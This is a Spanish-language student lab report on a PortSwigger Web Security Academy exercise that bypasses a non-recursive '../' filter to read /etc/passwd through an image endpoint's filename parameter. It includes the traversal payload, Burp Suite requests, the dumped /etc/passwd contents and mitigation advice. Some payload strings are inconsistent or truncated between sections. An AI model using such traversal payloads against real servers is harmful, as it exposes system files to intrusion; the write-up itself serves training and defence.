

ACTIVIDAD 9: TRAVERSAL SEQUENCES STRIPPED NON-RECURSIVELY

PROGRAMACION WAP

JESÚS ISRAEL MARTÍNEZ ESCOBEDO

Contenido

1. NIVEL.....	2
2. TIPO DE EXPLOTACIÓN.....	2
3. OBJETIVO DEL LABORATORIO	2
4. EXPLICACIÓN TÉCNICA DE LA VULNERABILIDAD	2
5. PROCEDIMIENTO PASO A PASO	2
5.1 Acceso al laboratorio	3
5.2 Identificación de la solicitud	3
5.3 Envío de la solicitud a Repeater.....	3
5.4 Modificación del parámetro vulnerable	3
5.5 Envío de la solicitud modificada	3
5.6 Análisis de la respuesta.....	4
5.7 Confirmación de la resolución	4
6. EVIDENCIAS.....	4
7. EXPLICACIÓN DEL PAYLOAD	7
8. MITIGACIÓN RECOMENDADA.....	8
CONCLUSIÓN	8

1. NIVEL

Practitioner

2. TIPO DE EXPLOTACIÓN

Path Traversal mediante evasión de un filtro no recursivo

3. OBJETIVO DEL LABORATORIO

El objetivo de este laboratorio es explotar una vulnerabilidad de **Path Traversal** presente en la funcionalidad encargada de mostrar las imágenes de los productos.

La aplicación implementa un mecanismo que elimina las secuencias de recorrido de directorios (../) presentes en el nombre del archivo proporcionado por el usuario. Sin embargo, este filtrado se realiza de manera **no recursiva**, lo que permite construir una secuencia especialmente diseñada para que, después del filtrado, vuelvan a aparecer secuencias de traversal.

El objetivo consiste en aprovechar esta debilidad para acceder al archivo:

/etc/passwd

y demostrar que es posible leer información ubicada fuera del directorio destinado para las imágenes.

4. EXPLICACIÓN TÉCNICA DE LA VULNERABILIDAD

La vulnerabilidad corresponde a un **Path Traversal**, también conocido como Directory Traversal. Este tipo de vulnerabilidad ocurre cuando una aplicación utiliza directamente información proporcionada por el usuario para construir una ruta de archivo sin aplicar una validación adecuada.

En este laboratorio, la aplicación intenta protegerse eliminando las secuencias ../ del parámetro filename. El problema es que el proceso de eliminación se realiza **una sola vez**, es decir, de manera no recursiva.

Esto permite utilizar una secuencia como:

....//....//....//etc/passwd

Cada segmento// contiene internamente una secuencia ../. Cuando el filtro elimina dicha secuencia, quedan nuevamente segmentos equivalentes a:

../

Como el filtro ya terminó su proceso y no vuelve a analizar el resultado, las nuevas secuencias de traversal permanecen en la ruta final.

Conceptualmente, el resultado termina siendo equivalente a:

../../etc/passwd

De esta manera, la aplicación termina procesando una ruta que permite salir del directorio esperado y acceder al archivo /etc/passwd.

El problema fundamental es que la aplicación intenta solucionar una entrada peligrosa mediante una sustitución de texto, en lugar de validar de forma segura la ruta final que será utilizada para acceder al archivo.

5. PROCEDIMIENTO PASO A PASO

5.1 Acceso al laboratorio

Se accedió al laboratorio correspondiente de PortSwigger Web Security Academy y se ingresó a uno de los productos disponibles para identificar la solicitud utilizada para recuperar su imagen.

5.2 Identificación de la solicitud

Se interceptó mediante Burp Suite la petición utilizada por la aplicación para cargar una imagen de producto.

La petición original contenía:

GET /image?filename=8.jpg HTTP/2

El parámetro vulnerable es filename, ya que su valor es utilizado por la aplicación para determinar qué archivo debe mostrar.

5.3 Envío de la solicitud a Repeater

La petición original fue enviada a **Burp Suite Repeater**, permitiendo modificar el parámetro filename y observar directamente la respuesta del servidor.

5.4 Modificación del parámetro vulnerable

Se sustituyó únicamente el valor original de filename por el payload diseñado para evadir el filtrado no recursivo:

../../../etc/passwd

La petición modificada quedó de la siguiente manera:

GET /image?filename=../../../etc/passwd HTTP/2

5.5 Envío de la solicitud modificada

Se envió la petición modificada desde Burp Suite Repeater.

El servidor respondió exitosamente con:

HTTP/2 200 OK

y el cuerpo de la respuesta contenía el contenido del archivo /etc/passwd.

5.6 Análisis de la respuesta

El cuerpo de la respuesta contenía el contenido del archivo `/etc/passwd`, comenzando con la entrada correspondiente al usuario `root`.

```
root:x:0:0:root:/root:/bin/bash
```

También se observaron otras cuentas del sistema, confirmando que la aplicación había permitido acceder al archivo solicitado.

5.7 Confirmación de la resolución

Después de realizar la solicitud modificada, se regresó al laboratorio en Web Security Academy y se verificó que la plataforma mostrara la confirmación:

Lab Solved

Con esto se confirmó que el objetivo del laboratorio había sido alcanzado correctamente.

6. EVIDENCIAS

Figura 1. Solicitud HTTP original.

Descripción

Se muestra la solicitud HTTP original interceptada mediante Burp Suite. La petición corresponde a la carga de una imagen del producto y utiliza el parámetro `filename` con el valor `8.jpg`. Esta solicitud representa el comportamiento normal de la aplicación antes de realizar cualquier modificación.

Evidencia:

The screenshot displays the Burp Suite interface with the 'HTTP history' tab selected. A list of intercepted requests is shown, with the 140th request highlighted. This request is a GET to `https://0ad7006403abbb238.../image?filename=8.jpg` with a status code of 200. Below the list, the 'Request' tab is active, showing the raw HTTP request. The request includes headers for 'Host', 'Cookie', 'Sec-Ch-Ua-Platform', 'Accept-Language', 'Sec-Ch-Ua', 'User-Agent', 'AppleWebKit', 'Sec-Ch-Ua-Mobile', and 'Accept'. The body of the request is empty. To the right, the 'Response' tab is also visible, showing a 200 OK status and headers for 'Content-Type', 'X-Frame-Options', and 'Content-Length'. The 'Inspector' panel on the far right shows the request attributes, query parameters, cookies, headers, and response headers.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	List
131	https://0ad7006403abbb238...	GET	/image?filename=3.jpg		✓	200	1890/1	JPEG				✓	34.246.129.62		23:26:14.21 ...	808'
132	https://0ad7006403abbb238...	GET	/image?filename=37.jpg		✓	200	111572	JPEG				✓	34.246.129.62		23:26:14.21 ...	808'
133	https://0ad7006403abbb238...	GET	/image?filename=22.jpg		✓	200	104930	JPEG				✓	34.246.129.62		23:26:14.21 ...	808'
134	https://0ad7006403abbb238...	GET	/image?filename=50.jpg		✓	200	271256	JPEG				✓	34.246.129.62		23:26:14.21 ...	808'
135	https://0ad7006403abbb238...	GET	/resources/labheader/images/log...			200	8852	SVG	svg			✓	34.246.129.62		23:26:14.21 ...	808'
136	https://0ad7006403abbb238...	GET	/resources/labheader/images/ps-l...			200	942	SVG	svg			✓	34.246.129.62		23:26:14.21 ...	808'
137	https://0ad7006403abbb238...	GET	/academyLabHeader			101	147					✓	34.246.129.62		23:26:14.21 ...	808'
138	https://0ad7006403abbb238...	GET	/favicon.ico			200	15540	image	ico			✓	34.246.129.62		23:26:15.21 ...	808'
139	https://0ad7006403abbb238...	GET	/product?productid=12		✓	200	4975	HTML		File path traversal, tr...		✓	34.246.129.62		23:26:26.21 ...	808'
140	https://0ad7006403abbb238...	GET	/image?filename=8.jpg		✓	200	166301	JPEG				✓	34.246.129.62		23:26:26.21 ...	808'
141	https://0ad7006403abbb238...	GET	/academyLabHeader			101	147					✓	34.246.129.62		23:26:26.21 ...	808'
142	https://www.youtube.com	POST	/youtube/v1/log event?all=json		✓	200	370	JSON				✓	142.251.155.4		23:27:02.21 ...	808'

```
1 GET /image?filename=8.jpg HTTP/1.1
2 Host: 0ad7006403abbb238eef06a00a600e4.web-security-academy.net
3 Cookie: session=xGcqtmaUvUlyyq7LG6v9X9WQ3yVDP
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: es-419,es;q=0.8
6 Sec-Ch-Ua: "Chromium";v="115", "Not-A?Brand";v="55"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
```

Figura 2. Payload utilizado

Descripción:

Se muestra la solicitud modificada en Burp Suite Repeater. Se sustituyó el valor original del parámetro filename por//....//....//etc/passwd. Este payload fue diseñado para evadir el filtrado no recursivo de las secuencias ../, permitiendo que nuevas secuencias de traversal queden expuestas después del proceso de filtrado.

Evidencia:





Figura 3. Respuesta vulnerable

Descripción:

Se muestra la respuesta obtenida después de enviar la solicitud modificada. El servidor respondió con HTTP/2 200 OK y, a pesar de que la petición solicitaba una imagen, el cuerpo de la respuesta contiene el contenido del archivo `/etc/passwd`. La presencia de entradas como `root` confirma que la aplicación procesó exitosamente la ruta manipulada.

Evidencia:




```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System
  (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
```

Figura 4. Confirmación de Lab Solved

Descripción:

Se muestra la confirmación proporcionada por PortSwigger Web Security Academy después de ejecutar correctamente la explotación. El estado **Lab Solved** confirma que el acceso al archivo `/etc/passwd` fue reconocido por la plataforma y que el objetivo establecido para el laboratorio fue alcanzado.

Evidencia:



7. EXPLICACIÓN DEL PAYLOAD

El payload utilizado fue:

....//....//....//etc/passwd

Su funcionamiento depende del comportamiento **no recursivo** del filtro.

Cada segmento// contiene una secuencia ../ en su interior. Cuando la aplicación realiza la primera eliminación de las secuencias de traversal, se elimina únicamente la coincidencia detectada durante esa operación.

Como consecuencia, queda nuevamente una secuencia:

../

El filtro no vuelve a procesar el resultado, por lo que las secuencias recién expuestas permanecen en la ruta final.

De manera conceptual, después de la primera pasada del filtro quedan expuestas nuevas secuencias ../, que permiten que la ruta resultante sea equivalente a ../../etc/passwd y, finalmente, acceder a /etc/passwd.

La vulnerabilidad demuestra por qué las técnicas basadas únicamente en reemplazar o eliminar cadenas peligrosas pueden ser insuficientes. La aplicación debería validar de manera segura la ruta final y evitar que una entrada controlada por el usuario pueda escapar del directorio permitido.

8. MITIGACIÓN RECOMENDADA

Para prevenir vulnerabilidades de Path Traversal, la aplicación debe evitar utilizar directamente rutas construidas a partir de entradas controladas por el usuario.

Entre las principales medidas de mitigación se encuentran:

- Utilizar una **lista permitida (allowlist)** de archivos o identificadores válidos en lugar de aceptar rutas arbitrarias.
- Evitar que el usuario proporcione directamente nombres de archivo o rutas del sistema.
- Resolver y normalizar la ruta antes de utilizarla y comprobar que permanezca dentro del directorio permitido.
- No depender exclusivamente de filtros de cadenas para eliminar secuencias como ../.
- Aplicar controles de acceso adecuados sobre los archivos que puede consultar la aplicación.
- Ejecutar la aplicación con los mínimos privilegios necesarios para reducir el impacto de una explotación.
- Utilizar APIs y funciones de manejo de archivos que permitan trabajar con rutas de forma segura.

Una estrategia especialmente importante es validar la **ruta resultante después de su normalización**, en lugar de intentar identificar manualmente todas las formas posibles en las que un atacante podría representar una secuencia de traversal.

CONCLUSIÓN

El laboratorio permitió demostrar una vulnerabilidad de **Path Traversal** ocasionada por un mecanismo de filtrado no recursivo. Aunque la aplicación intentaba eliminar las secuencias ../, el uso de una representación alternativa permitió que dichas secuencias reaparecieran después del proceso de filtrado.

Mediante Burp Suite se interceptó la petición, se modificó el parámetro filename y se utilizó el payload//....//....//etc/passwd. La respuesta del servidor confirmó el acceso al archivo /etc/passwd, y posteriormente el laboratorio mostró el estado **Lab Solved**.

Este ejercicio demuestra la importancia de implementar validaciones de rutas basadas en controles de seguridad reales, en lugar de depender únicamente de filtros de texto que pueden ser evadidos mediante diferentes representaciones de una misma entrada.